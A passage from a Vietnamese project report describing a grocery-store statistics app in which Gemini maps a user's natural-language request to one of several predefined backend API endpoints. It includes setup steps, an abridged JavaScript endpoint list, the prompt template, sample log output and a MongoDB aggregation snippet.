Nginx/Varnish	Reverse proxy hỗ trợ HTTP caching.

# Chương 7

## Project: Xây dựng hệ thống trực quan dữ liệu dựa trên ngôn ngữ tự nhiên

### 7.1 Link dự án và cách chạy dự án

Link dự án

#### Cách triển khai


- Clone dự án về
- Di chuyển vào thư mục dự án
- Di chuyển vào thư mục backend: **cd backend** -> cài đặt thư viện cần thiết: **npm i** -> chạy backend: **npm run dev**. (lưu ý cần cài trước **Nodejs >= 20**)
- Di chuyển vào thư mục frontend: **cd frontend/landing** -> cài đặt thư viện cần thiết: **npm i** -> chạy backend: **npm start**. (chạy dự án trên **http://localhost:3000/**)

### 7.2 Mô tả cách triển khai

Hệ thống sẽ giúp người dùng thống kê cho tiệm tạp hóa của mình bằng cách tương tác với hệ thống thông qua ngôn ngữ tự nhiên.

#### Quy trình của giải pháp:

1. Người dùng yêu cầu hệ thống thống kê dữ liệu.



- Sau khi hệ thống nhận được yêu cầu của người dùng thì sẽ gửi yêu cầu lên Gemini AI để phân tích. Mục tiêu là sau khi phân tích sẽ trả về yêu cầu khớp với 1 trong những yêu cầu có sẵn đang setup trước trong hệ thống.

```
// Danh sách các chức năng có sẵn
const AVAILABLE_FUNCTIONS = [
  {
    endpoint: "/api/database/customers",
    method: "GET",
    description: "Lấy danh sách khách hàng",
    keywords: ["khách hàng", "customer", "danh sách khách hàng", "tất cả khách hàng", "khách"]
  },
  {
    endpoint: "/api/database/products/low-stock",
    method: "GET",
    description: "Sản phẩm sắp hết hàng",
    keywords: ["sắp hết hàng", "tồn kho thấp", "low stock", "hết hàng", "tồn kho", "sản phẩm ít"]
  }
]
```

**Hình 7.1:** Danh sách những yêu cầu được xây dựng

```
// Tạo prompt để AI phân tích yêu cầu
const functionsText = AVAILABLE_FUNCTIONS.map((func, index) =>
  `${index + 1}. ${func.description} - ${func.endpoint}`
).join('\n');

const prompt = `
Bạn là một AI assistant chuyên phân tích yêu cầu của người dùng và chọn API phù hợp.

Danh sách các API có sẵn:
${functionsText}

Yêu cầu của người dùng: "${text}"

Hãy phân tích yêu cầu và trả về chỉ SỐ THỨ TỰ (1-12) của API phù hợp nhất.
Chỉ trả về một số duy nhất, không giải thích gì thêm.

Số thứ tự: `;

const response = await ai.models.generateContent({
  model: "gemini-2.5-pro",
  contents: prompt
});
```

Hình 7.2: Prompt gửi lên Gemini

```
AI selected function number: 7
Selected function: {
  endpoint: '/api/database/products/best-selling',
  method: 'GET',
  description: 'Sản phẩm bán chạy nhất',
  keywords: [
    'sản phẩm bán chạy',
    'best selling',
    'bán chạy nhất',
    'sản phẩm hot',
    'sản phẩm phổ biến'
  ]
}
```


Hình 7.3: Kết quả sau khi Gemini AI xử lý

- Sau khi xử lý xong yêu cầu của người dùng để xác nhận được chính xác câu truy vấn thì hệ thống thực hiện truy vấn theo yêu cầu đã xác định trước.


```
// 5. Tìm sản phẩm bán chạy nhất
const getBestSellingProducts = async (req, res) => {
  try {
    const bestSellingProducts = await OrderDetail.aggregate([
      {
        $lookup: {
          from: 'products',
          localField: 'ProductID',
          foreignField: '_id',
          as: 'product'
        }
      },
      { $unwind: '$product' },
      {
        $lookup: {
          from: 'categories',
          localField: 'product.CategoryID',
          foreignField: '_id',
          as: 'category'
        }
      }
    ]),
  };
}
```

Hình 7.4: Hàm sử dụng để truy vấn

- Sau khi hàm truy vấn được thực hiện, phía frontend sẽ nhận thông tin dữ liệu từ backend và hiển thị thành biểu đồ tương ứng.

**Hình 7.5:** Biểu đồ trực quan hóa dữ liệu

## 5. Database của hệ thống

**Hình 7.6:** Database của hệ thống